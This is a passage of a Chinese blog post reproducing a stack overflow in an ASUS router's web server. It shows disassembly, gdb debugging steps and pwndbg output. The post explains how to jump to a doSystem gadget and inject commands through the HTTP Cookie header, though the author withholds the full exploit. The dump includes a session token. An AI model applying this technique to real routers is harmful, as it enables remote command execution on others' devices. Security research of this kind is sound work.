.text:0005B480                 MOV             R0, R4  ; s
.text:0005B484                 BL              strcspn
.text:0005B488                 MOV             R3, #0
.text:0005B48C                 MOV             R1, #0x3E ; c
.text:0005B490                 STRB            R3, [R4,R0]
.text:0005B494                 MOV             R0, R5  ; s
.text:0005B498                 STRB            R3, [R4,#0xFFF]
.text:0005B49C                 BL              strchr
.text:0005B4A0                 MOV             R5, R0
.text:0005B4A4
.text:0005B4A4 loc_5B4A4                               ; CODE XREF: sub_5AFE8+424↑j
.text:0005B4A4                 ADD             R4, SP, #0x2DC40+var_27040
.text:0005B4A8                 ADD             R4, R4, #0x20
.text:0005B4AC                 LDRB            R9, [R4]
0004B444 0005B444: sub_5AFE8+45C (Synchronized with Hex View-1)
```

在ARM架构下获取字符串地址的指令一般是形如 `ADD R0,PC,R0` 这样的汇编指令，以PC寄存器作为基址寄存器通过偏移来获得字符串地址，而该函数调用的特殊之处在于，在调用 `doSystem` 函数之前，获取参数的指令是 `LDR R0,[SP,#0x28]`


也就是说，如果在跳转到这个gadget之前能控制 `[SP,#0x28]` 这个地址上的内容，就能控制 `doSystem` 的参数达到执行命令的目的，而这里正好是可控的

对漏洞进行gdbserver远程调试（远程调试的具体步骤就不介绍了，可以参考强网杯2020决赛-cisco-RV110W-漏洞复现(https://x1ng.top/2020/11/30/%E5%BC%BA%E7%BD%91%E6%9D%AF2020%E5%86%B3%E8%B5%9B-cisco-RV110W-web%E6%9C%8D%E5%8A%A1%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0/)中进行远程调试的详细步骤）

```
gdb-multiarch httpd
target remote 192.168.50.1:1234
b*0x51344
c
```

运行POC脚本发送http请求，溢出后将返回地址修改为0x5b43c，从断点处单步运行跳转到0x5b43c，查看 `$sp+0x28` 的值

```
x/20wx $sp+0x28
```



```
 R8   0×0
*R9   0×ffffffff
*R10  0×ffffffff
*R11  0×ffffffff
 R12  0×981f4 → 0×b6a0b490 (fcntl) ← push   {r1, r2, r3}
*SP   0×be990168 ← 0×0
*PC   0×5b43c ← mov    r1, #0×c
──────────────────────────────────[ DISASM ]──────────────────────────────────
 ▶ 0×5b43c    mov    r1, #0×c
   0×5b440    ldr    r0, [sp, #0×28]
   0×5b444    bl     #add_account@plt+8                  <add_account@plt+8>

   0×5b448    cmp    r5, #0
   0×5b44c    ldreq  r5, [sp, #0×30]
   0×5b450    beq    #0×5b464                    <0×5b464>

   0×5b454    mov    r0, r5
   0×5b458    mov    r1, fp
   0×5b45c    bl     #ssl_server_fopen@plt+8                  <ssl_server_fopen@plt+8>

   0×5b460    add    r5, r5, r0
   0×5b464    add    r4, sp, #0×6c00
──────────────────────────────────[ STACK ]───────────────────────────────────
00:0000│ sp 0×be990168 ← 0×0
... ↓       7 skipped
────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ▶ f 0  0×5b43c
──────────────────────────────────────────────────────────────────────────────
pwndbg> x/20wx $sp+0×28
0×be990190:     0×be99054d      0×be990400      0×be99050c      0×0007fed3
0×be9901a0:     0×000a0b74      0×00075df4      0×000a0b8c      0×00000b10
0×be9901b0:     0×00000000      0×000a0ab4      0×0007b3c0      0×00075c03
0×be9901c0:     0×00000000      0×00000000      0×00000000      0×be990405
0×be9901d0:     0×be990413      0×00000000      0×00000000      0×00000000
pwndbg> x/s 0×be99054d
0×be99054d:     "clickedItem_tab=0; hwaddr=A8:5E:45:DD:96:08; apps_last=; maxBandwidth=100; bw_rtab=INTERNET; asus_t
oken=FA0Axzi69rW9u921nsdmpk8MQh0hMJO\r\n"
pwndbg> █
```

发现 `[sp+0x28]` 所指向的地址保存的其实是http报文请求头中Cookie，也就是说只要将命令注入到Cookie中，再溢出控制程序跳转到上文提到的 `doSystem` 函数之前，即可执行任意命令

但是为了让程序正常的读取Cookie，Cookie字段不能只是命令，需要在命令后拼接上原本Cookie的内容，并在二者之间用”;”分隔保证命令正确执行

exp就不放了，感兴趣的师傅可以自行调试编写

PREVIOUS
CVE-2021-29083漏洞复现 **(/2021/09/17/CVE-2021-29083/)**

NEXT
浙江2021省赛
(/2021/10/24/%E6%B5%99%E6%B1%9F2021%E7%9C%81%E8%B5%9B%E5%88%9D%E8%PWN-WP/)

3 (https://github.com/X1ngn/x1ngn.github.io/issues/50) comments　　Anonymous ⌄

Leave a comment

ⓘ Markdown is supported (https://guides.github.com/features/mastering-markdown/)　　Login with GitHub　　Preview

Marchibun (https://github.com/Marchibun) commented 5 months ago

您好，我尝试使用安装ubireader并用binwalk去提取文件系统时，总是提取失败，请问您是如何正常获取到固件的文件系统的呢？ 并且我使用FAT/FirmAE去模拟固件时，也不能正常把固件启动起来，是不是能把固件导入硬件呢？ 如果是这样的话，如何用GDB调试这个固件呢？

X1ngn (https://github.com/X1ngn) commented 5 months ago

> *@Marchibun (https://github.com/Marchibun)*
> *您好，我尝试使用安装ubireader并用binwalk去提取文件系统时，总是提取失败，请问您是如何正常获取到固件的文件系统的呢？ 并且我使用FAT/FirmAE去模拟固件时，也不能正常把固件启动起来，是不是能把固件导入硬件呢？ 如果是这样的话，如何用GDB调试这个固件呢？*

hello，我当时是用kali安装的ubireader，再用binwalk提取固件，有师傅复现的时候在ubuntu下使用同样的方法也是提取失败，改用kali成功，可以试试。模拟固件的话我没有试过，如果有实体路由器可以直接进后台，有升级功能可以刷入固件，连接路由器lan后直接上传gdbserver就可以正常调试

Marchibun (https://github.com/Marchibun) commented 5 months ago

Hi X1ngn: 我尝试用KALI去提取binwalk时，确实可以正常提取，感谢您提供的思路和方法； 我查阅了调试路由器设备的相关资料，的确可以利用lan口进行远程调试，后期我会尝试利用去远程调试，再次感谢您的帮助！ [image: image.png] X1ngn ***@***.***> 于2022年7月12日周二 19:56写道:
...

(https://github.com/x1ngn)